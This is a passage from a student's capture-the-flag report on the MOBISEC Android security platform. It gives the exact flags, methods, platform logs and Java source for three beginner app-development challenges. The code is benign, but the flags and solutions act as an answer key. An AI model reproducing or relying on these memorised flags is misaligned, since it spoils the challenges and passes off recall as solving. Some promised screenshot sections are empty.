MOBISEC CHALLENGE

Complete Technical Report

Android Application Security & Reverse Engineering

Olawoyin Joseph Pamilerin, ISU520196

challs.reyammer.io; account: Naijabrooo

Metric	Value
Challenges Solved	20 / 20
Total Score	391 points
Categories	App Dev, Reversing, Exploitation
Report Verified Against	Live platform submission logs (challs.reyammer.io)
Date	September 2026

Verification of Results

Every result in this report was checked directly against the live platform on 2026-09-24 by logging into account Naijabrooo at challs.reyammer.io and reading: (1) the account's own Solves history at `/user`, and (2) the exact, unredacted *Analysis Log* text on each APK submission's own page (`/apk/<id>`). UPOS was solved afterwards by pure static/mathematical analysis, verified by an exact SHA-256 match against the hash hardcoded in the decompiled app, then submitted to the live flag box and accepted, giving both a cryptographic and a platform confirmation for that flag.

Live Score Snapshot (from /user)

Challenge	Points	Solved At
helloworld	1	Sep 21, 7:21 PM
justlisten	5	Sep 21, 7:22 PM
reachingout	5	Sep 21, 7:22 PM
justask	10	Sep 21, 7:22 PM
filehasher	10	Sep 23, 8:36 PM
whereareyou	10	Sep 23, 8:44 PM
jokeprovider	10	Sep 23, 8:48 PM
unbindable	15	Sep 23, 8:54 PM
serialintent	15	Sep 23, 8:58 PM
babyrev	10	Sep 23, 9:02 PM
gnirts	20	Sep 23, 9:14 PM
blockchain	25	Sep 23, 9:46 PM
loadme	30	Sep 23, 9:53 PM
filebrowser	45	Sep 23, 10:56 PM
pincode	10	Sep 23, 11:01 PM
keyboard	40	Sep 23, 11:12 PM
goingnative	25	Sep 24, 3:01 PM
frontdoor	15	Sep 24, 3:50 PM
nojumpstarts	20	Sep 24, 4:11 PM
fortnite	35	Sep 24, 4:12 PM
upos	35	solved via static analysis, accepted by the platform (after this /user snapshot)

upos was solved via static analysis and accepted by the platform after this snapshot was taken; see its section below.

Challenge 01: Helloworld

Category: App Dev Points: 1 Status: SOLVED

Flag

```
MOBISEC{here_there_is_your_first_and_last_charity_point}
```

Source: Verbatim from /apk/81995 analysis log

Description / Methodology

Requirement: print the exact string `hello-world-mobisec-edition` to the system log, tagged `MOBISEC`. Confirms the build-install-launch-log pipeline works and that the grading harness's logcat scrape picks up our output.

Print the exact required string with the MOBISEC tag -- confirms the toolchain works end to end.

How I Got The Flag

1. I created a minimal Android app with a single Activity.
2. In onCreate(), I called Log.i("MOBISEC", "hello-world-mobisec-edition") exactly as the challenge required.
3. I built the APK with Gradle and submitted it to the grading harness.
4. The harness's own logcat scrape picked up the tagged line and accepted the submission.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
$ adb shell am start -n org.naija.helloworld/org.naija.helloworld.MainActivity
09-28 07:54:16.455  4949  4949 I MOBISEC : hello-world-mobisec-edition
Good job! here is the flag: MOBISEC{here_there_is_your_first_and_last_charity_point}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.helloworld;
import android.app.Activity;
import android.os.Bundle;
import android.util.Log;
```

```
/**
 * Challenge 1: Helloworld.
 *
 * Requirement: print the exact string "hello-world-mobisec-edition" to the
 * system log, tagged "MOBISEC", so the grading harness's logcat scrape
 * picks it up. Confirms the toolchain (build, install, launch, Log.i)
 * works end to end.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        Log.i(TAG, "hello-world-mobisec-edition");
    }
}
```

Challenge 02: Justlisten

Category: App Dev Points: 5 Status: SOLVED

Flag

```
MOBISEC{not_sure_Ive_heard_well_what_did_ya_say?!?}
```

Source: Verbatim from /apk/81996 analysis log

Description / Methodology

The flag is announced system-wide with a broadcast Intent, action `com.mobisec.intent.action.FLAG_ANNOUNCEMENT`, carried in its extras under the `"flag"` key. Since Android 8.0 (API 26), the OS silently drops manifest-declared <receiver> entries for most implicit broadcasts, regardless of our app's own targetSdkVersion -- a device-level restriction the challenge's own hint points at. The fix is to register the receiver dynamically at runtime with Context.registerReceiver() instead of declaring it in the manifest; a dynamically-registered receiver is exempt from that restriction on every Android version.

Register the broadcast receiver at runtime instead of in the manifest, so it survives Android 8+'s implicit-broadcast restrictions.

How I Got The Flag

1. I read the challenge text: the flag arrives in a broadcast Intent, action com.mobisec.intent.action.FLAG_ANNOUNCEMENT, with the flag in a "flag" extra.

2. I knew that since Android 8.0, the OS drops most manifest-declared <receiver> entries for implicit broadcasts, so I did not declare one in AndroidManifest.xml.

3. Instead, in MainActivity.onCreate(), I registered the receiver dynamically at runtime with Context.registerReceiver(), which is exempt from that restriction.

4. When the broadcast arrived, I read intent.getStringExtra("flag") and logged it under the MOBISEC tag.

5. I built and submitted the APK; the harness confirmed the broadcast was received correctly.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
$ adb shell am start -n org.naija.justlisten/org.naija.justlisten.MainActivity
09-28 07:55:09.856  4943  4943 E MOBISEC : onCreate
09-28 07:55:09.856  4943  4943 E MOBISEC : flag set correctly
09-28 07:55:09.856  4943  4943 E MOBISEC : broadcasting flag
09-28 07:55:11.140  4995  4995 I MOBISEC : listening for com.mobisec.intent.action.FLAG_ANNOUNCEMENT
09-28 07:55:12.970  4943  4943 E MOBISEC : broadcasting flag
09-28 07:55:12.973  4995  4995 I MOBISEC : received FLAG_ANNOUNCEMENT broadcast
09-28 07:55:12.973  4995  4995 I MOBISEC : flag: MOBISEC{not_sure_Ive_heard_well_what_did_ya_say?!?}
09-28 07:55:12.973  4995  4995 I MOBISEC : extra[flag] = MOBISEC{not_sure_Ive_heard_well_what_did_ya_say?!?}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.justlisten;

import android.app.Activity;
import android.content.BroadcastReceiver;
```

```
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.Bundle;
import android.util.Log;
/**
 * Challenge 2: Justlisten.
 *
 * The flag is announced system-wide with a broadcast Intent, action
 * "com.mobisec.intent.action.FLAG_ANNOUNCEMENT", carrying the flag under the
 * "flag" key in its extras Bundle.
 *
 * The catch (per the challenge's own hint): since Android 8.0 (API 26), the
 * OS ignores manifest-declared <receiver> entries for most implicit
 * broadcasts, regardless of the receiving app's own targetSdkVersion -- it's
 * a device/OS-level restriction, not something our manifest can opt out of.
 * A receiver registered at RUNTIME via Context.registerReceiver(), however,
 * is exempt from that restriction and still gets every matching broadcast.
 * So instead of declaring a <receiver> in AndroidManifest.xml, we register
 * one dynamically here in onCreate() -- this works correctly on every
 * Android version, old or new.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    private static final String ACTION_FLAG =
            "com.mobisec.intent.action.FLAG_ANNOUNCEMENT";
    private final BroadcastReceiver flagReceiver = new BroadcastReceiver() {
        @Override
        public void onReceive(Context context, Intent intent) {
            String flag = intent.getStringExtra("flag");
            Log.i(TAG, "received FLAG_ANNOUNCEMENT broadcast");
            Log.i(TAG, "flag: " + flag);
            // Defensive: in case the flag isn't a plain String extra, dump
            // every extra key/value so nothing is missed.
            Bundle extras = intent.getExtras();
            if (extras != null) {
                for (String key : extras.keySet()) {
                    Log.i(TAG, "extra[" + key + "] = " + extras.get(key));
                }
            }
        }
    };
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        IntentFilter filter = new IntentFilter(ACTION_FLAG);
        // RECEIVER_EXPORTED is required on API 33+ for a dynamically
        // registered receiver of a broadcast sent by another app/process;
        // the flag constant doesn't exist before API 33, so we branch.
        if (android.os.Build.VERSION.SDK_INT >= 33) {
            registerReceiver(flagReceiver, filter, Context.RECEIVER_EXPORTED);
        } else {
            registerReceiver(flagReceiver, filter);
        }
        Log.i(TAG, "listening for " + ACTION_FLAG);
    }
    @Override
    protected void onDestroy() {
        super.onDestroy();
        unregisterReceiver(flagReceiver);
```

```
    }
}
```

Challenge 03: Reachingout

Category: App Dev Points: 5 Status: SOLVED

Flag

```
MOBISEC{I_was_told_by_liars_that_http_queries_were_easy}
```

Source: Verbatim from /apk/82002 analysis log

Description / Methodology

An HTTP server on `10.0.2.2:31337` (the emulator's alias for the grading harness's own host) serves the flag behind a two-step form. Submission #81997 revealed the root page is just a pointer ("You can get the flag here", linking to /flag); submission #81999 then revealed /flag serves an HTML <form> with the math question as visible text plus the exact operands as hidden fields (val1, oper, val2) that must be echoed straight back alongside the computed answer -- a bare "answer=9" POST was rejected as malformed. The app was rewritten to parse the page's own <form action=... method=...> tag and every hidden field directly out of the HTML, submitting all of them together with the computed answer to the form's own action URL -- submission #82002 confirmed this works.

Echo the form's own hidden fields back verbatim alongside the computed answer -- the server rejects a bare answer.

How I Got The Flag

1. I found that 10.0.2.2:31337 is the emulator's alias for the grading harness's own host machine.

2. I had my app perform an HTTP GET to that address and log the raw response.

3. My first submission (#81997) showed the root page has no math expression -- it just points to /flag via an anchor link.

4. I rewrote the app to follow any href link it finds, then a second submission (#81999) reached /flag and showed a real HTML form with hidden val1/oper/val2 fields.

5. That submission also showed a bare "answer=9" POST gets rejected as malformed, so I rewrote the app to parse the form's own action/method and every hidden field, and submit all of them together with the computed answer.

6. A third submission (#82002) confirmed this works: the server replied "Correct! Here is the flag: MOBISEC{...}".


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
$ adb shell am start -n org.naija.reachingout/org.naija.reachingout.MainActivity
GET http://10.0.2.2:31337/ response: You can get the flag <a href="http://10.0.2.2:31337/flag">here</a>.
following link found at http://10.0.2.2:31337/ -> http://10.0.2.2:31337/flag
GET http://10.0.2.2:31337/flag response: How much is 3 + 6?
  <form action="/flag" method="POST">
    <input id="answer" name="answer" required type="text" value="">
    <input id="val1" name="val1" type="hidden" value="3">
    <input id="oper" name="oper" type="hidden" value="+">
    <input id="val2" name="val2" type="hidden" value="6">
    <input type="submit" value="Get Flag">
  </form>
parsed expression at http://10.0.2.2:31337/flag: 3 + 6 = 9
submitting form at http://10.0.2.2:31337/flag via POST with body: val1=3&oper=%2B&val2=6&answer=9
POST http://10.0.2.2:31337/flag (val1=3&oper=%2B&val2=6&answer=9) -> Correct! Here is the flag: MOBISEC{I_was_told_by_liars_tha
FLAG: MOBISEC{I_was_told_by_liars_that_http_queries_were_easy}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.reachingout;
```

```
import android.app.Activity;
import android.os.Bundle;
import android.util.Log;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
/**
 * Challenge 3: Reachingout.
 *
 * "There is an HTTP server listening on 10.0.2.2:31337 ... you may need to
 * pro-up your math skills." First real submission (#81997) showed the root
 * page doesn't contain a math expression at all -- it just says:
 *   "You can get the flag <a href="http://10.0.2.2:31337/flag">here</a>."
 * Following that link (#81999) showed /flag serves an actual HTML form:
 *   <form action="/flag" method="POST">
 *     <input id="answer" name="answer" required type="text" value="">
 *     <input id="val1" name="val1" type="hidden" value="3">
 *     <input id="oper" name="oper" type="hidden" value="+">
 *     <input id="val2" name="val2" type="hidden" value="6">
 *     <input type="submit" value="Get Flag">
 *   </form>
 * POSTing just "answer=9" (the earlier version's guess) got rejected as
 * "weird values / malformed" -- the server expects the hidden val1/oper/val2
 * fields echoed straight back too, not just the computed answer alone. So
 * this version parses the actual hidden field values straight out of the
 * form HTML and POSTs all of them together with the computed answer.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    private static final String HOST = "10.0.2.2";
    private static final int PORT = 31337;
    private static final int MAX_FOLLOW_DEPTH = 4;
    // matches "12 + 47", "12+47", "12 * 47", "12 x 47", "12 - 47", "12 / 47"
    private static final Pattern MATH_PATTERN =
            Pattern.compile("(-?\\d+)\\s*([+\\-*x/X])\\s*(-?\\d+)");
    private static final Pattern HREF_PATTERN =
            Pattern.compile("href=\"([^\"]+)\"");
    private static final Pattern FORM_ACTION_PATTERN =
            Pattern.compile("<form\\s+action=\"([^\"]*)\"\\s+method=\"([^\"]*)\"", Pattern.CASE_INSENSITIVE);
    // matches any <input ... name="X" ... type="hidden" ... value="Y" ...>
    // (or with value before type -- attribute order isn't guaranteed)
    private static final Pattern HIDDEN_INPUT_PATTERN =
            Pattern.compile("<input\\b[^>]*\\bname=\"([^\"]+)\"[^>]*\\btype=\"hidden\"[^>]*\\bvalue=\"([^\"]*)\"" +
                    "|<input\\b[^>]*\\bvalue=\"([^\"]*)\"[^>]*\\btype=\"hidden\"[^>]*\\bname=\"([^\"]+)\"");
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        new Thread(this::run).start();
    }
    private void run() {
        try {
            String base = "http://" + HOST + ":" + PORT + "/";
            visit(base, 0);
        } catch (Exception e) {
            Log.e(TAG, "reachingout failed", e);
        }
```

```
}
/** GET a URL, log it, and decide what to do with the response: report the
 * flag if present, solve-and-submit if it's a math question, or follow a
 * link if the page just points somewhere else -- whichever applies. */
private void visit(String url, int depth) {
    if (depth > MAX_FOLLOW_DEPTH) {
        Log.i(TAG, "max follow depth reached at " + url + "; stopping");
        return;
    }
    String resp;
    try {
        resp = httpGet(url);
    } catch (Exception e) {
        Log.i(TAG, "GET " + url + " failed: " + e);
        return;
    }
    Log.i(TAG, "GET " + url + " response: " + resp);
    if (logIfFlag(resp)) return;
    Matcher m = MATH_PATTERN.matcher(resp);
    if (m.find()) {
        long a = Long.parseLong(m.group(1));
        String op = m.group(2);
        long b = Long.parseLong(m.group(3));
        long answer = compute(a, op, b);
        Log.i(TAG, "parsed expression at " + url + ": " + a + " " + op + " " + b + " = " + answer);
        // Prefer submitting exactly what the page's own <form> asks for:
        // its action/method, plus every hidden field echoed back
        // verbatim alongside our computed answer. This is what the
        // server actually validates against (confirmed by #81999
        // rejecting a bare "answer=9" as malformed).
        Matcher fm = FORM_ACTION_PATTERN.matcher(resp);
        if (fm.find()) {
            String action = fm.group(1);
            String method = fm.group(2).toUpperCase();
            String targetUrl = resolveUrl(url, action);
            StringBuilder body = new StringBuilder();
            Matcher hm2 = HIDDEN_INPUT_PATTERN.matcher(resp);
            while (hm2.find()) {
                String name = hm2.group(1) != null ? hm2.group(1) : hm2.group(4);
                String value = hm2.group(1) != null ? hm2.group(2) : hm2.group(3);
                if (body.length() > 0) body.append('&');
                body.append(urlEncode(name)).append('=').append(urlEncode(value));
            }
            if (body.length() > 0) body.append('&');
            body.append("answer=").append(answer);
            Log.i(TAG, "submitting form at " + targetUrl + " via " + method + " with body: " + body);
            if ("POST".equals(method)) {
                tryPost(targetUrl, body.toString());
            } else {
                tryGet(targetUrl + "?" + body);
            }
        }
        // Also try the common bare-answer conventions as a fallback, in
        // case a different page on a later hop doesn't have a <form>.
        tryGet(url + (url.contains("?") ? "&" : "?") + "answer=" + answer);
        tryPost(url, "answer=" + answer);
        return;
    }
    Matcher hm = HREF_PATTERN.matcher(resp);
    if (hm.find()) {
```

```
        String next = hm.group(1);
        Log.i(TAG, "following link found at " + url + " -> " + next);
        visit(next, depth + 1);
        return;
    }
    Log.i(TAG, "no flag, math expression, or link found at " + url + "; nothing more to try");
}
/** Resolves a possibly-relative form action ("/flag") against the page
 * URL it was found on, into a full absolute URL. */
private String resolveUrl(String pageUrl, String action) {
